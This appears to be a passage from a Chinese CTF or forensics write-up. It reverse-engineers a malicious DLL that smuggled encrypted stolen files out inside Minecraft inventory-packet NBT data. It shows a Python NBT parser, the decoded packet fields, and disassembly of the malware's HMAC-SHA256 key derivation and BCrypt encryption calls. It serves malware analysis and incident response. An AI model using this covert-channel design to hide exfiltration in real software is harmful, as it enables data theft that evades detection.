32 00 04 00 00 f2 fe 40 00 00 01 00 12 8c e9 eb ec 0a 80 07 ff ff 01 0a 00 00 0a 01 00 78 08 01 00 61 18 00 61 6d 66 50
34 65 4c 39 4b 5a 63 34 2f 39 61 56 6c 4b 59 36 70 51 3d 3d 08 01 00 62 dc 02 72 76 54 66 79 33 76 7a 79 44 36 39 32 58
6e 75 6c 62 75 2f 59 49 30 78 36 73 4a 6b 79 50 39 50 56 37 76 58 56 5a 37 73 74 6c 57 61 78 71 42 42 4d 45 6e 68 61 36
6d 44 78 76 5a 64 4e 35 75 37 69 38 46 2f 6a 63 4c 42 45 67 54 65 71 4e 66 31 45 46 32 6f 64 6c 57 34 6d 32 6a 48 49 32
4a 57 37 32 45 43 5a 37 2f 4e 66 4c 63 51 76 56 5a 4b 57 78 6d 58 47 38 47 6c 77 4c 4d 33 41 39 2b 67 6a 65 33 74 58 77
38 59 50 4f 4c 6f 44 2f 65 4e 44 2b 34 35 37 43 77 66 62 71 44 32 43 6b 71 34 38 50 68 39 34 6e 72 6a 79 41 47 42 2f 37
47 69 45 41 7a 49 30 4c 76 57 78 74 4f 43 68 37 31 31 66 39 56 58 56 31 45 68 31 69 70 6a 4b 42 49 55 72 51 52 69 4e 74
34 6e 51 6d 77 61 32 78 32 47 51 2b 6a 34 39 4f 2b 7a 73 6a 61 70 57 54 34 6c 2f 4f 4d 76 34 44 37 72 6e 68 46 31 6d 35

可打印:
b'2\x00\x04\x00\x00\xf2\xfe@\x00\x00\x01\x00\x12\x8c\xe9\xeb\xec\n\x80\x07\xff\xff\x01\n\x00\x00\n\x01\x00x\x08\x01\x00a
\x18\x00amfP4eL9KZc4/9aVlKY6pQ==\x08\x01\x00b\xdc\x02rvTfy3vzyD692Xnulbu/YI0x6sJkyP9PV7vXVZ7stlWaxqBBMEnha6mDxvZdN5u7i8F
/jcLBEgTeqNf1EF2odlW4m2jHI2JW72ECZ7/NfLcQvVZKWxmXG8GlwLM3A9+gje3tXw8YPOLoD/eND+457CwfbqD2Ckq48Ph94nrjyAGB/7GiEAzI0LvWxtO
Ch711f9VXV1Eh1ipjKBIUrQRiNt4nQmwa2x2GQ+j49O+zsjapWT4l/OMv4D7rnhF1m5'
```

我们在可打印字符串里面发现了两个base64加密，第一段解码后恰好16字节，是一个认证标签，第二个解码后应该是一个密文，可以确定的是0x32就是 `InventorySlotPacket` 里塞了一个物品 NBT，但只观察单个样本还不够，我们需要把27个数据块的全部字段完整解析出来

由于NBT 是 Minecraft 的树状二进制标签格式，每个字段由 "类型字节+名字+值" 组成，Compound 用 `0x00`（TAG_End）收尾，标量（Int/Long）与字符串长度均为小端。

于是我们写一个解析器从包尾向前定位 NBT 根（`0a 00 00`），随后递归按类型读取：String 先读 2B 小端长度再取内容，Int/Long 读 4/8B 小端整数，Compound 递归直至结束；最后展平嵌套结构并打印各字段，脚本如下：

```py
import pickle, base64

def parse_nbt(d, pos):
    typ = d[pos]; pos += 1
    nl = int.from_bytes(d[pos:pos+2], 'little'); pos += 2
    name = d[pos:pos+nl].decode('utf-8', 'ignore'); pos += nl
    if typ == 1:                                    # Byte
        val, pos = d[pos], pos + 1
    elif typ == 2:                                  # Short
        val = int.from_bytes(d[pos:pos+2], 'little'); pos += 2
    elif typ == 3:                                  # Int
        val = int.from_bytes(d[pos:pos+4], 'little'); pos += 4
    elif typ == 4:                                 # Long
        val = int.from_bytes(d[pos:pos+8], 'little'); pos += 8
    elif typ == 8:                                  # String
        sl = int.from_bytes(d[pos:pos+2], 'little'); pos += 2
        val = d[pos:pos+sl].decode('utf-8', 'ignore'); pos += sl
    elif typ == 9:                                  # List
        et = d[pos]; pos += 1
```

```
        cnt = int.from_bytes(d[pos:pos+4], 'little'); pos += 4
        val = []
        for _ in range(cnt):
            if et == 8:
                sl = int.from_bytes(d[pos:pos+2], 'little'); pos += 2
                val.append(d[pos:pos+sl].decode('utf-8', 'ignore')); pos += sl
            else:
                break
    elif typ == 10:                         # Compound（递归）
        val = {}
        while d[pos] != 0:
            n, v, pos = parse_nbt(d, pos)
            val[n] = v
        pos += 1                             # 跳过 TAG_End
    else:
        val = None
    return name, val, pos

subs = pickle.load(open('subs.pkl', 'rb'))
rows = []
for sp_, dp, pid, sp in subs:
    # 定位 NBT 根：从后往前找 0a 00 00（包头可能有假匹配）
    nbt = None
    for i in range(len(sp) - 3, -1, -1):
        if sp[i:i+3] == b'\x0a\x00\x00':
            try:
                _, nbt, pos = parse_nbt(sp, i)
                if pos <= len(sp) and isinstance(nbt, dict) and nbt:
                    break
            except IndexError:
                continue
    if nbt is None:
        print("解析失败:", len(sp)); continue
    while len(nbt) == 1 and isinstance(next(iter(nbt.values())), dict):
        nbt = next(iter(nbt.values())) # 展平{x:{...}} → {...}
    rows.append(nbt)

print(f"解析到 {len(rows)} 个数据块\n")
for k, nbt in enumerate(rows, 1):
    tag = base64.b64decode(nbt['a']) if 'a' in nbt else b'?'
    ct  = base64.b64decode(nbt['b']) if 'b' in nbt else b'?'
    print(f"[{k:02d}] t={nbt.get('t')} i={nbt.get('i')} s={nbt.get('s')} "
          f"p={nbt.get('p')} l={nbt.get('l')} c={nbt.get('c')} f={nbt.get('f')} "
          f"n={nbt.get('n')} v={nbt.get('v')}")
    print(f"     tag={len(tag)}B  ct={len(ct)}B")
```

```
解析到 28 个数据块

[01] t=None i=None s=188621 p=None l=None c=2712847316 f=None n=None v=None
     tag=1B  ct=1B
[02] t=4612 i=8990 s=188621 p=2712847316 l=294 c=4164534673 f=4000046809 n=27 v=1
     tag=16B  ct=294B
[03] t=4848 i=8963 s=188621 p=2712847316 l=240 c=3348216171 f=3896622070 n=27 v=1
     tag=16B  ct=240B
[04] t=4611 i=8988 s=188621 p=2712847316 l=174 c=1539415884 f=3608845706 n=27 v=1
     tag=16B  ct=174B
[05] t=4613 i=8977 s=188621 p=2712847316 l=548 c=1255367333 f=1897137928 n=27 v=1
     tag=16B  ct=548B
[06] t=4614 i=8978 s=188621 p=2712847316 l=548 c=4054605197 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[07] t=4848 i=8973 s=188621 p=2712847316 l=548 c=2603459397 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[08] t=4614 i=8968 s=188621 p=2712847316 l=202 c=778466941 f=1269865922 n=27 v=1
     tag=16B  ct=202B
[09] t=4848 i=8971 s=188621 p=2712847316 l=548 c=518477689 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[10] t=4613 i=8976 s=188621 p=2712847316 l=144 c=282163874 f=1897137928 n=27 v=1
     tag=16B  ct=144B
[11] t=4848 i=8975 s=188621 p=2712847316 l=548 c=3391804707 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[12] t=4848 i=8960 s=188621 p=2712847316 l=548 c=3111540520 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[13] t=4614 i=8979 s=188621 p=2712847316 l=548 c=2868252951 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[14] t=4848 i=8972 s=188621 p=2712847316 l=548 c=2050205994 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[15] t=4614 i=8983 s=188621 p=2712847316 l=548 c=449524409 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[16] t=4611 i=8989 s=188621 p=2712847316 l=548 c=3586322606 f=3608845706 n=27 v=1
     tag=16B  ct=548B
[17] t=4612 i=8991 s=188621 p=2712847316 l=548 c=3779167750 f=4000046809 n=27 v=1
     tag=16B  ct=548B
[18] t=4609 i=8985 s=188621 p=2712847316 l=548 c=1498695431 f=4186615372 n=27 v=1
     tag=16B  ct=548B
[19] t=4848 i=8974 s=188621 p=2712847316 l=548 c=825569295 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[20] t=4614 i=8981 s=188621 p=2712847316 l=548 c=2084606226 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[21] t=4848 i=8961 s=188621 p=2712847316 l=548 c=498787689 f=3896622070 n=27 v=1
     tag=16B  ct=548B
```

```
[22] t=4614 i=8982 s=188621 p=2712847316 l=548 c=2887220862 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[23] t=4614 i=8980 s=188621 p=2712847316 l=548 c=3364453326 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[24] t=4609 i=8984 s=188621 p=2712847316 l=364 c=2406084310 f=4186615372 n=27 v=1
     tag=16B  ct=364B
[25] t=4610 i=8986 s=188621 p=2712847316 l=244 c=2726107951 f=3494743422 n=27 v=1
     tag=16B  ct=244B
[26] t=4614 i=8969 s=188621 p=2712847316 l=548 c=3927464177 f=1269865922 n=27 v=1
     tag=16B  ct=548B
[27] t=4848 i=8970 s=188621 p=2712847316 l=548 c=1715983932 f=3896622070 n=27 v=1
     tag=16B  ct=548B
[28] t=4610 i=8987 s=188621 p=2712847316 l=548 c=693613509 f=3494743422 n=27 v=1
     tag=16B  ct=548B
```

从输出结果来看，我们发现s和p的值都是固定的，正是config中entry 1013 的 `sid` 与 `ctrl` 的值，另外，n为27、v为1，t为文件ID，总共有七个被窃文件（4609/4610/4611/4612/4613/4614/4848），同一文件的f即CRC完全一致可用于重组校验，l与密文长度吻合（0x32里base64解码出来的密文长度）

分析到现在，我们外传载荷与窃取配置已经完全对应上了，密钥逆向所需的输入也都已经备齐了，接下来我们该逆向密钥了

密钥派生需要从DLL中提取关键常量，我们已知外传载荷用 ChaCha20-Poly1305 加密，而密钥派生极可能依赖两个硬编码常量：版本串 `CloudBlack/ShulkerCache/v1` 与一段 16 字节魔数，我们先在文件中定位这些字节，再把文件偏移换算成 RVA，后续才能在反汇编里找到引用它们的指令：

```py
d = open('CloudBlack.dll', 'rb').read()
for s in [b'CloudBlack/ShulkerCache/v1',
          bytes.fromhex('9f4c57d15b62f658a3f14a8b2f2a7c10'),
          b'CHACHA20_POLY1305', b'SHA256']:
    i = d.find(s)
    print(s[:40], '文件偏移 0x%x' % i if i ≥ 0 else '未找到')
```

```
b'CloudBlack/ShulkerCache/v1' 文件偏移 0x26ce8
b'\x9fLW\xd1[b\xf6X\xa3\xf1J\x8b/*|\x10' 文件偏移 0x24a80
b'CHACHA20_POLY1305' 未找到
b'SHA256' 未找到
```

我们再查一下各section的文件偏移和RVA间的映射，然后把上面找到的文件偏移换算成RVA：

```bash
objdump -h CloudBlack.dll
```

```
Sections:
Idx Name          Size      VMA               LMA               File off  Algn
  0 .text         00023ea7  0000000180001000  0000000180001000  00000400  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
  1 .rdata        0001133c  0000000180025000  0000000180025000  00024400  2**4
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .data         00001600  0000000180037000  0000000180037000  00035800  2**4
                  CONTENTS, ALLOC, LOAD, DATA
  3 .pdata        00002004  0000000180039000  0000000180039000  00036e00  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .reloc        00000414  000000018003c000  000000018003c000  00039000  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

我们发现两个常量均命中且位于 `.rdata` 段，而由于 `CHACHA20_POLY1305、SHA256` 以UTF-16存储，所以未命中

至此，密钥派生的两个常量输入也确定了，下面我们就可以反汇编定位其引用点，进而追踪 HMAC-SHA256 派生链

我们先用objdump反汇编将文件导出来：

```bash
objdump -d CloudBlack.dll > dis.txt
```

然后我们根据之前得到的信息计算相对虚拟地址 `RVA=文件偏移-0x24400+0x25000`，根据相对虚拟地址我们抓一下程序引用这些常量的地方：

```bash
grep -n "25680\|278e8" dis.txt
```

```
grep -n "25680\|278e8" dis.txt
521:   180001887:       48 8d 15 f2 3d 02 00    lea    0x23df2(%rip),%rdx        # 0x180025680
649:   180001af6:       48 8d 15 83 3b 02 00    lea    0x23b83(%rip),%rdx        # 0x180025680
1218:   180002508:      48 8d 05 71 31 02 00    lea    0x23171(%rip),%rax        # 0x180025680
22946:   180013a40:     4c 8d 25 a1 3e 01 00    lea    0x13ea1(%rip),%r12        # 0x1800278e8
```

然后我们抓一下grep出的第一个引用点的汇编码：

BASH

```
sed -n '505,530p' dis.txt
```

```
18000187a:   66 89 44 24 30          mov    %ax,0x30(%rsp)
18000187f:   89 4c 24 28             mov    %ecx,0x28(%rsp)
180001883:   89 54 24 20             mov    %edx,0x20(%rsp)
180001887:   48 8d 15 f2 3d 02 00    lea    0x23df2(%rip),%rdx        # 0x180025680
18000188e:   48 8d 8d 50 15 00 00    lea    0x1550(%rbp),%rcx
180001895:   45 31 c0                xor    %r8d,%r8d
180001898:   e8 13 21 01 00          call   0x1800139b0
18000189d:   90                      nop
18000189e:   48 8b 85 70 15 00 00    mov    0x1570(%rbp),%rax
1800018a5:   48 8b 8d 68 15 00 00    mov    0x1568(%rbp),%rcx
1800018ac:   48 29 c8                sub    %rcx,%rax
1800018af:   48 89 8d 80 13 00 00    mov    %rcx,0x1380(%rbp)
1800018b6:   48 89 85 88 13 00 00    mov    %rax,0x1388(%rbp)
```

我们看看第一个被调函数0x139b0：

BASH

```
grep -n "1800139b0\|180013a40\|180013b" dis.txt
objdump -d --start-address=0x1800139b0 --stop-address=0x180013b30 CloudBlack.dll
```

```
Disassembly of section .text:

00000001800139b0 <.text+0x129b0>:
   1800139b0:   55                      push   %rbp
   1800139b1:   41 57                   push   %r15
   1800139b3:   41 56                   push   %r14
   1800139b5:   41 54                   push   %r12
   1800139b7:   56                      push   %rsi
   1800139b8:   57                      push   %rdi
   1800139b9:   53                      push   %rbx
   1800139ba:   48 83 ec 40             sub    $0x40,%rsp
   1800139be:   48 8d 6c 24 40          lea    0x40(%rsp),%rbp
   1800139c3:   48 c7 45 f8 fe ff ff    movq   $0xfffffffffffffffe,-0x8(%rbp)
   1800139ca:   ff
   1800139cb:   44 89 ce                mov    %r9d,%esi
   1800139ce:   49 89 d0                mov    %rdx,%r8
   1800139d1:   0f 57 c0                xorps  %xmm0,%xmm0
   1800139d4:   0f 11 41 20             movups %xmm0,0x20(%rcx)
   1800139d8:   0f 11 41 10             movups %xmm0,0x10(%rcx)
   1800139dc:   0f 11 01                movups %xmm0,(%rcx)
   1800139df:   41 b9 10 00 00 00       mov    $0x10,%r9d
   1800139e5:   48 89 4d e8             mov    %rcx,-0x18(%rbp)
   1800139e9:   31 d2                   xor    %edx,%edx
   1800139eb:   e8 a0 47 ff ff          call   0x180008190
   1800139f0:   90                      nop
   1800139f1:   48 8b 4d e8             mov    -0x18(%rbp),%rcx
   1800139f5:   89 f2                   mov    %esi,%edx
   1800139f7:   e8 a4 fb ff ff          call   0x1800135a0
   1800139fc:   90                      nop
   1800139fd:   8b 55 60                mov    0x60(%rbp),%edx
   180013a00:   48 8b 4d e8             mov    -0x18(%rbp),%rcx
   180013a04:   e8 97 fb ff ff          call   0x1800135a0
   180013a09:   90                      nop
   180013a0a:   48 8b 4d e8             mov    -0x18(%rbp),%rcx
   180013a0e:   48 8d 71 18             lea    0x18(%rcx),%rsi
   180013a12:   48 c7 45 e0 20 00 00    movq   $0x20,-0x20(%rbp)
   180013a19:   00
   180013a1a:   48 8b 41 28             mov    0x28(%rcx),%rax
   180013a1e:   48 2b 41 18             sub    0x18(%rcx),%rax
```

```
180013a22:   48 83 f8 1f             cmp    $0x1f,%rax
180013a26:   77 0d                   ja     0x180013a35
180013a28:   48 8d 55 e0             lea    -0x20(%rbp),%rdx
180013a2c:   48 89 f1                mov    %rsi,%rcx
180013a2f:   e8 4c 46 ff ff          call   0x180008080
180013a34:   90                      nop
180013a35:   44 0f b7 75 70          movzwl 0x70(%rbp),%r14d
180013a3a:   8b 7d 68                mov    0x68(%rbp),%edi
180013a3d:   45 31 ff                xor    %r15d,%r15d
180013a40:   4c 8d 25 a1 3e 01 00    lea    0x13ea1(%rip),%r12        # 0x1800278e8
180013a47:   48 8d 5d f6             lea    -0xa(%rbp),%rbx
180013a4b:   49 83 ff 1a             cmp    $0x1a,%r15
180013a4f:   48 8b 4d e8             mov    -0x18(%rbp),%rcx
180013a53:   75 1e                   jne    0x180013a73
180013a55:   eb 47                   jmp    0x180013a9e
180013a57:   66 0f 1f 84 00 00 00    nopw   0x0(%rax,%rax,1)
180013a5e:   00 00
180013a60:   88 02                   mov    %al,(%rdx)
180013a62:   48 ff 41 20             incq   0x20(%rcx)
180013a66:   49 ff c7                inc    %r15
180013a69:   49 83 ff 1a             cmp    $0x1a,%r15
180013a6d:   48 8b 4d e8             mov    -0x18(%rbp),%rcx
180013a71:   74 2b                   je     0x180013a9e
180013a73:   43 0f b6 04 27          movzbl (%r15,%r12,1),%eax
180013a78:   88 45 f6                mov    %al,-0xa(%rbp)
180013a7b:   48 8b 51 20             mov    0x20(%rcx),%rdx
180013a7f:   48 3b 51 28             cmp    0x28(%rcx),%rdx
180013a83:   75 db                   jne    0x180013a60
180013a85:   48 89 f1                mov    %rsi,%rcx
180013a88:   49 89 d8                mov    %rbx,%r8
180013a8b:   e8 40 37 ff ff          call   0x1800071d0
180013a90:   90                      nop
180013a91:   49 ff c7                inc    %r15
180013a94:   49 83 ff 1a             cmp    $0x1a,%r15
180013a98:   48 8b 4d e8             mov    -0x18(%rbp),%rcx
180013a9c:   75 d5                   jne    0x180013a73
180013a9e:   48 89 f1                mov    %rsi,%rcx
```

```
180013aa1:   89 fa                    mov    %edi,%edx
180013aa3:   e8 f8 fa ff ff           call   0x1800135a0
180013aa8:   90                       nop
180013aa9:   44 88 75 f7              mov    %r14b,-0x9(%rbp)
180013aad:   48 8b 45 e8              mov    -0x18(%rbp),%rax
180013ab1:   48 8b 50 20              mov    0x20(%rax),%rdx
180013ab5:   48 3b 50 28              cmp    0x28(%rax),%rdx
180013ab9:   74 25                    je     0x180013ae0
180013abb:   44 88 32                 mov    %r14b,(%rdx)
180013abe:   48 8b 50 20              mov    0x20(%rax),%rdx
180013ac2:   48 ff c2                 inc    %rdx
180013ac5:   48 89 50 20              mov    %rdx,0x20(%rax)
180013ac9:   41 c1 ee 08              shr    $0x8,%r14d
180013acd:   44 88 75 f7              mov    %r14b,-0x9(%rbp)
180013ad1:   48 3b 50 28              cmp    0x28(%rax),%rdx
180013ad5:   74 2c                    je     0x180013b03
180013ad7:   44 88 32                 mov    %r14b,(%rdx)
180013ada:   48 ff 40 20              incq   0x20(%rax)
180013ade:   eb 30                    jmp    0x180013b10
180013ae0:   4c 8d 45 f7              lea    -0x9(%rbp),%r8
180013ae4:   48 89 f1                 mov    %rsi,%rcx
180013ae7:   e8 e4 36 ff ff           call   0x1800071d0
180013aec:   90                       nop
180013aed:   48 8b 45 e8              mov    -0x18(%rbp),%rax
180013af1:   48 8b 50 20              mov    0x20(%rax),%rdx
180013af5:   41 c1 ee 08              shr    $0x8,%r14d
180013af9:   44 88 75 f7              mov    %r14b,-0x9(%rbp)
180013afd:   48 3b 50 28              cmp    0x28(%rax),%rdx
180013b01:   75 d4                    jne    0x180013ad7
180013b03:   4c 8d 45 f7              lea    -0x9(%rbp),%r8
180013b07:   48 89 f1                 mov    %rsi,%rcx
180013b0a:   e8 c1 36 ff ff           call   0x1800071d0
180013b0f:   90                       nop
180013b10:   48 8b 45 e8              mov    -0x18(%rbp),%rax
180013b14:   48 83 c4 40              add    $0x40,%rsp
180013b18:   5b                       pop    %rbx
180013b19:   5f                       pop    %rdi
180013b1a:   5e                       pop    %rsi
```

```
180013b01:   75 d4                    jne    0x180013ad7
180013b03:   4c 8d 45 f7              lea    -0x9(%rbp),%r8
180013b07:   48 89 f1                 mov    %rsi,%rcx
180013b0a:   e8 c1 36 ff ff           call   0x1800071d0
180013b0f:   90                       nop
180013b10:   48 8b 45 e8              mov    -0x18(%rbp),%rax
180013b14:   48 83 c4 40              add    $0x40,%rsp
180013b18:   5b                       pop    %rbx
180013b19:   5f                       pop    %rdi
180013b1a:   5e                       pop    %rsi
180013b1b:   41 5c                    pop    %r12
180013b1d:   41 5e                    pop    %r14
180013b1f:   41 5f                    pop    %r15
180013b21:   5d                       pop    %rbp
180013b22:   c3                       ret
180013b23:   66 66 66 66 2e 0f 1f     data16 data16 data16 cs nopw 0x0(%rax,%rax,1)
180013b2a:   84 00 00 00 00 00
```

从反汇编逻辑分析这个函数最终输出格式应该是 `**CONST16(16B) ‖ LE32(subject) ‖ LE32(ctrl) ‖ AG(26B) ‖ LE32(sid) ‖ LE16(stream)**`，这个函数只负责拼接不负责加密，我们看下一个被调函数（继续往后反汇编）：

```bash
objdump -d --start-address=0x1800018dc --stop-address=0x180001900 CloudBlack.dll
```

```
1800018dc:   48 8d 53 1c             lea    0x1c(%rbx),%rdx
1800018e0:   48 8d 8d 00 14 00 00    lea    0x1400(%rbp),%rcx
1800018e7:   4c 8d 85 90 13 00 00    lea    0x1390(%rbp),%r8
1800018ee:   4c 8d 8d 80 13 00 00    lea    0x1380(%rbp),%r9
1800018f5:   e8 c6 8f 00 00          call   0x18000a8c0
1800018fa:   90                      nop
1800018fb:   0f 57 f6                xorps  %xmm6,%xmm6
1800018fe:   0f                      .byte 0xf
1800018ff:   29                      .byte 0x29
```

看到下一个被调函数0xa8c0我们反汇编看HMAC怎么实现的：

```bash
objdump -d --start-address=0x18000a8c0 --stop-address=0x18000aab0 CloudBlack.dll
```

反汇编出来的代码中，`rcx`=0x1400是32 字节输出区、`rdx`=entry+0x1c（proof）、`r8`、`r9`都是素材描述，这里还应该是实现了两次哈希，都调用了同一个函数0xab60：

```asm
18000a8e0:   48 89 55 c0             mov    %rdx,-0x40(%rbp)
18000a8e4:   48 c7 45 c8 20 00 00    movq   $0x20,-0x38(%rbp)
18000a8eb:   00
18000a8ec:   41 0f 10 00             movups (%r8),%xmm0
18000a8f0:   0f 29 45 b0             movaps %xmm0,-0x50(%rbp)
18000a8f4:   48 8d 4d f0             lea    -0x10(%rbp),%rcx
18000a8f8:   48 8d 55 b0             lea    -0x50(%rbp),%rdx
18000a8fc:   4c 8d 45 c0             lea    -0x40(%rbp),%r8
18000a900:   e8 5b 02 00 00          call   0x18000ab60
```

```bash
18000a914:   48 8b 47 08             mov    0x8(%rdi),%rax
18000a940:   4c 8b 4f 08             mov    0x8(%rdi),%r9
18000a944:   48 8b 55 28             mov    0x28(%rbp),%rdx
18000a948:   4c 8b 07                mov    (%rdi),%r8
18000a94b:   48 8d 4d 20             lea    0x20(%rbp),%rcx
18000a94f:   e8 3c d8 ff ff          call   0x180008190
18000a954:   90                      nop
18000a955:   c6 45 08 01             movb   $0x1,0x8(%rbp)
18000a959:   48 8b 55 28             mov    0x28(%rbp),%rdx
18000a95d:   48 3b 55 30             cmp    0x30(%rbp),%rdx
18000a961:   74 10                   je     0x18000a973
18000a963:   c6 02 01                movb   $0x1,(%rdx)
```

这里是两次调用哈希函数之间，在素材串末尾追加了一个字节0x01，然后进行了第二次调用：

```asm
18000a994:   48 8b 45 f0             mov    -0x10(%rbp),%rax
18000a998:   48 8b 4d f8             mov    -0x8(%rbp),%rcx
18000a99c:   48 29 c1                sub    %rax,%rcx
18000a99f:   48 89 45 e0             mov    %rax,-0x20(%rbp)
18000a9a3:   48 89 4d e8             mov    %rcx,-0x18(%rbp)
18000a9a7:   48 8d 4d 08             lea    0x8(%rbp),%rcx
18000a9ab:   48 8d 55 e0             lea    -0x20(%rbp),%rdx
18000a9af:   4c 8d 45 d0             lea    -0x30(%rbp),%r8
18000a9b3:   e8 a8 01 00 00          call   0x18000ab60
```

然后我们再查一下哈希时的两次被调函数的反汇编：

```bash
objdump -d --start-address=0x18000ab60 --stop-address=0x18000abf0 CloudBlack.dll
```

```asm
18000ab92:   48 8d 15 37 c1 01 00    lea    0x1c137(%rip),%rdx        # 0x180026cd0
18000ab99:   48 8d 4d 10             lea    0x10(%rbp),%rcx
18000ab9d:   45 31 c0                xor    %r8d,%r8d
18000aba0:   41 b9 08 00 00 00       mov    $0x8,%r9d
18000aba6:   e8 6d 88 01 00          call   0x180023418
18000abab:   90                      nop
18000abac:   85 c0                   test   %eax,%eax
18000abae:   0f 88 3f 02 00 00       js     0x18000adf3
18000abb4:   c7 45 00 00 00 00 00    movl   $0x0,0x0(%rbp)
18000abbb:   c7 45 fc 00 00 00 00    movl   $0x0,-0x4(%rbp)
18000abc2:   48 8b 4d 10             mov    0x10(%rbp),%rcx
18000abc6:   48 8d 5d fc             lea    -0x4(%rbp),%rbx
18000abca:   48 89 5c 24 20          mov    %rbx,0x20(%rsp)
18000abcf:   c7 44 24 28 00 00 00    movl   $0x0,0x28(%rsp)
18000abd6:   00
18000abd7:   48 8d 15 00 c1 01 00    lea    0x1c100(%rip),%rdx        # 0x180026cde
18000abde:   49 89 e8                mov    %rbp,%r8
18000abe1:   41 b9 04 00 00 00       mov    $0x4,%r9d
18000abe7:   e8 32 88 01 00          call   0x18002341e
18000abec:   90                      nop
18000abed:   85 c0                   test   %eax,%eax
18000abef:   0f                      .byte 0xf
```

在这段代码中，0xab60负责哈希包装，它配合着导入表（BCryptCreateHash / BCryptHashData / BCryptFinishHash都在里面）然后完成SHA256/HMAC的封装

在上面几段代码的配合下实现最终32字节的密钥即：

```
layer1 = HMAC(part1, proof)
final  = HMAC(layer1, part2 ‖ 0x01)
```

密钥对生成了就该加密了，加密调的是 bcrypt.dll 的函数，我们查一下还有谁在调用bcrypt:

```bash
grep -n "call.*1800234" dis.txt
```

我们发现这里一个函数同时调用了五个bcrypt桩：

```asm
12295:   18000b056:     e8 bd 83 01 00          call    0x180023418
12310:   18000b08f:     e8 ae 83 01 00          call    0x180023442
12369:   18000b179:     e8 ca 82 01 00          call    0x180023448
12398:   18000b1d4:     e8 75 82 01 00          call    0x18002344e
12405:   18000b1e9:     e8 4e 82 01 00          call    0x18002343c
```

很有可能计算完整的加密对称流程，我们直接查看这一区域的反汇编：


```bash
objdump -d --start-address=0x180023400 --stop-address=0x180023460 CloudBlack.dll
```

我们看到它跳了很多IAT地址：

```asm
   180023418:   ff 25 f2 20 00 00       jmp    *0x20f2(%rip)        # 0x180025510
   18002341e:   ff 25 fc 20 00 00       jmp    *0x20fc(%rip)        # 0x180025520
   180023424:   ff 25 de 20 00 00       jmp    *0x20de(%rip)        # 0x180025508
   18002342a:   ff 25 c0 20 00 00       jmp    *0x20c0(%rip)        # 0x1800254f0
   180023430:   ff 25 ca 20 00 00       jmp    *0x20ca(%rip)        # 0x180025500
   180023436:   ff 25 dc 20 00 00       jmp    *0x20dc(%rip)        # 0x180025518
   18002343c:   ff 25 e6 20 00 00       jmp    *0x20e6(%rip)        # 0x180025528
   180023442:   ff 25 e8 20 00 00       jmp    *0x20e8(%rip)        # 0x180025530
   180023448:   ff 25 aa 20 00 00       jmp    *0x20aa(%rip)        # 0x1800254f8
   18002344e:   ff 25 e4 20 00 00       jmp    *0x20e4(%rip)        # 0x180025538
```

然后我们先回过头再查一下bcrypt导入清单的顺序：

```bash
objdump -p CloudBlack.dll | grep -A 12 "DLL Name: bcrypt.dll"
```



两个的数目可以对上了都是10个，一一对应这俩表的话应该是：

桩	IAT 目标	导入序	BCRYPT API
0x23418	0x25510	5	OpenAlgorithmProvider
0x2341e	0x25520	7	GetProperty

桩	IAT 目标	导入序	BCRYPT API
0x23424	**0x25508**	**4**	**CreateHash**
0x2342a	0x254f0	1	HashData
0x23430	0x25500	3	FinishHash
0x23436	**0x25518**	**6**	**DestroyHash**
0x2343c	**0x25528**	**8**	**CloseAlgorithmProvider**
0x23442	0x25530	9	GenerateSymmetricKey
0x23448	0x254f8	2	Encrypt
0x2344e	0x25538	10	DestroyKey

这样我们可以确定下来`0x23448 = BCryptEncrypt`，由于上面的grep显示0xb179调用它，我们大致可以确定加密函数的范围了，查伪代码：

```bash
objdump -d --start-address=0x18000b000 --stop-address=0x18000b200 CloudBlack.dll
```


这里也就到了加密函数本体，我们梳理一遍流程：

首先打开加密算法：

```asm
   18000b045:   48 8d 15 60 bc 01 00    lea    0x1bc60(%rip),%rdx        # 0x180026cac
   18000b04c:   48 8d 4d 48             lea    0x48(%rbp),%rcx
   18000b050:   45 31 c0                xor    %r8d,%r8d
   18000b053:   45 31 c9                xor    %r9d,%r9d
   18000b056:   e8 bd 83 01 00          call   0x180023418
```

